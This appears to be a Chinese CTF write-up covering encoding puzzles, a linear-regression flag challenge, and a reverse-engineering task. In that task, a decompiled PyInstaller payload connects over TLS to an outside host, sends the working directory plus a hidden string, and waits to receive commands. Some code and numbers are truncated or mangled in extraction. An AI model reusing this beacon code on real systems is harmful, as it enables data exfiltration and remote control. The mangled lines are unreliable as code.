
进行base92编码



进行base58编码，拿到flag

i-love-math

打开文本显示一段字符串



Base32 解码，得到x,y的坐标值

通过绘图可知，为线性回归方程，进行线性拟合

拟合结果如下

```
F(x) = 102.003012057974 86*x+108.13292800287017
F(x) = 97.00286173138491*x+103.05074311155282
F(x) = 49.00166026841147*x+110.27234761311556
F(x) = 92.779504703622 92*x+772.5826275468494
F(x) = 51.00187701128951 5*x+52.262586056959535
F(x) = 114.00240334096502*x+95.230544142557
F(x) = 82.0021049594312*x+51.247209429888365
F(x) = 103.00279693082119*x+55.15678052410173
F(x) = 101.00134015163 57*x+53.39304691443297
 F(x) = 91.0225662277836*x+266.4398512934969
 F(x) = 48.003672818418075*x+110.05453598961078
 F(x) = 95.00192417403908*x+65.2800142322667
 F(x) = 95.00113481712927*x+71.37064825533501
 F(x) = 48.002922093109504*x+79.23128629655112
 F(x) = 100.00130420498998*x+95.4375789978619
 F(x) = 84.00251834175555*x+104.26606888141639
 F(x) = 49.002896750199135*x+110.12879299568982
 F(x) = 103.00370477851152*x+124.98366819025638
```

把F(X)的首个数字整数位和+号后面的整数位进行　ASCII转换后为flag的值,最后124.9取整为125,所以为|，存在0.9999的偏差

flag{L1n34r_R3g7e5S10n_A_G0Od_Th1ng|

整理最终结果flag{L1n34r_R3g7e5S10n_A_G0Od_Th1ng}

testcat

最新版pyinstxtractor.py 提取出1.pyc

```
root@localhost:~/桌面/1111# python pyinstxtractor.py  test
[+] Processing test
[+] Pyinstaller version: 2.1+
[+] Python version: 308
[+] Length of package: 7156025 bytes
[+] Found 70 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_pkgutil.pyc
[+] Possible entry point: pyi_rth_multiprocessing.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: 1.pyc
[!] Warning: This script is running in a different Python version tha
sed to build the executable.
[!] Please run this script in Python308 to prevent extraction errors
rshalling
[!] Skipping pyz extraction
[+] Successfully extracted pyinstaller archive: test
```



```
root@localhost:~/桌面/1111/test_extracted# ls -al
总用量 14696
drwxr-xr-x 3 root root     4096 12月   6 19:46 .
drwxr-xr-x 3 root root     4096 12月   6 19:46 ..
-rw-r--r-- 1 root root     2695 12月   6 19:46 1.pyc
-rw-r--r-- 1 root root    12240 12月   6 19:46 api-ms-win-core-console-l1-1-0.dll
-rw-r--r-- 1 root root    11736 12月   6 19:46 api-ms-win-core-datetime-l1-1-0.dl
-rw-r--r-- 1 root root    11728 12月   6 19:46 api-ms-win-core-debug-l1-1-0.dll
-rw-r--r-- 1 root root    11728 12月   6 19:46 api-ms-win-core-errorhandling-l1-1-
0.dll
```


修改文件头字节，uncompyle6 反编译1.pyc

```
import socket, subprocess, os, ssl

def o0Ooo00o0o():
    global domain
    global port
    global s
    global ssls
    global xxx
    try:
        domain = 'wh47.ju5tf0r.test'
        port = 64321
        s = socket.socket()
        ssls = ssl.wrap_socket(s, ssl_version=(ss1.PROTOCOL_TLSv1_2))
        xxx = [358, 118, 30, 43, 127, 5, 282, 133, 56, 43, 116, 68, 68,
         147, 96, 13, 130, 4, 15, 35, 297, 57, 36, 83, 38, 93, 40, 147]
    except socket.error as 11111111111111111111:
        try:
            try:
                try:
                    print(str(11111111111111111111))
                finally:
                    11111111111111111111 = None
                    del 11111111111111111111

            finally:
                11111111111111111111 = None
                del 11111111111111111111

        finally:
            11111111111111111111 = None
            del 11111111111111111111


def o0o0oo0oO0():
    try:
        yyy = '--- BEGIN PRIVATE KEY ---\t\tb3B1bnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAA
        yyy += '\t\tQyNTUxOQAAACCKvwHFw4a1zEkncA+1Df3VeQ2ZNjX7gur4TzJFQ1SgRwAAAJA8ULvmPFC7'
        yyy += '\t\t5gAAAAtzc2gtZWQyNTUxOQAAACCKvwHFw4a1zEkncA+1Df3VeQ2ZNjX7gur4TzJFQ1SgRw'
        yyy += '\t\tAAAEAMNUtG4HZ42kMsON1XY/y11GyPns8JB6JYwi936VUuz4q/AcXDhqXMSSdwD6UN/dV5'
        yyy += '\t\tDZk2NfuC6vhPMkVCVKBHAAAACXJvb3RAa2FsaQECAwQ=\t\t--- END PRIVATE KEY ---'
        ssls.connect((domain, port))
        ssls.send(str.encode(str(os.getcwd()) + '>' + ''.join([yyy[_] for _ in xxx])))
    except socket.error as 11111111111111111111:
```


修改代码print出结果

```
    try:
        yyy = '--- BEGIN PRIVATE KEY ---\t\tb3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAA
        yyy += '\t\tQyNTUxOQAAACCKvwHFw4alzEkncA+lDf3VeQ2ZNjX7gur4TzJFQlSgRwAAAJA8ULvmPFC7'
        yyy += '\t\t5gAAAAtzc2gtZWQyNTUxOQAAACCKvwHFw4alzEkncA+lDf3VeQ2ZNjX7gur4TzJFQlSgRw'
        yyy += '\t\tAAAEAMNUtG4HZ42kMsON1XY/y1lGyPns8JB6JYwi936VUuz4q/AcXDhqXMSSdwD6UN/dV5'
        yyy += '\t\tDZk2NfuC6vhPMkVCVKBHAAAACXJvb3RAa2FsaQECAwQ=\t\t--- END PRIVATE KEY ---'
        print(str.encode('<' + ''.join([yyy[_] for _ in xxx]) + '>' + ' > '))
        ssls.connect((domain, port))
        ssls.send(str.encode(str(os.getcwd()) + '<' + ''.join([yyy[_] for _ in xxx]) + '>' +
    except socket.error as lll1lllll1l1l1l1lll1:...


def oOo0Oo000O():
    while True:
        l1lllllll1l1l1l1l1lll1 = ssls.recv(1024)
        l1lllllll1l1l1l1l1lll1 = l1lllllll1l1l1l1l1lll1.decode('utf-8').strip()
        print('received ' + l1lllllll1l1l1l1l1lll1)
```


=4Id+EiemdFQQJWVfBTahUCMrgXJ

反转后得到JXgrMCUhaTBfVWJQQFdmeiE+dl4=

Base64解码得到

%x+0%!i0_UbP@Wfz!>v^

为zip密码，解压出cat

查看cat文件为png

```
    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0h: 89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52  ‰PNG........IHDR
0h: 00 00 04 AF 00 00 02 F6 08 02 00 00 00 08 37 22  ...¯...ö......7"
0h: B6 00 00 20 00 49 44 41 54 78 01 BC C1 31 8F 6C  ¶.. .IDATx.¼Á1.l
0h: 59 BE E6 E5 DF FB AE B5 77 44 46 66 E5 ED 29 8D  Y¾æåßû®µwDFfåí).
0h: B0 B0 31 30 70 70 31 F0 90 30 10 42 B8 48 98 38  °°10pp1ð.0.B¸H˜8
0h: 18 48 7C 03 3E 04 9F 0E B8 C3 CC DC E9 E9 AE 5B  .H|.>.Ÿ.¸ÃÌÜéé®[
0h: 54 9D 93 27 33 62 C7 DA FF 97 95 11 75 4A 3D 75  T."'3bÇÚÿ—•.uJ=u
0h: B3 6A 54 A3 9E 7E 1E FD 9F FF FB FF B8 AE EB E9  ³jT£ž~.ýŸÿûÿ¸®ëé
0h: 74 3A 1E 8F 87 87 D3 BA AE CB E1 D4 96 7E 58 4F  t:..‡‡Ó°®ËáÔ–~XO
0h: 25 90 25 63 4B 8E 0C B4 E6 9B 2E 59 74 A0 62 BE  %.%cKŽ.´æ›.Yt b¾
```


用stegSolve打开图片，blue paln0 得到二维码

扫码得出flag{Ju57_E4sy_2_93t_17}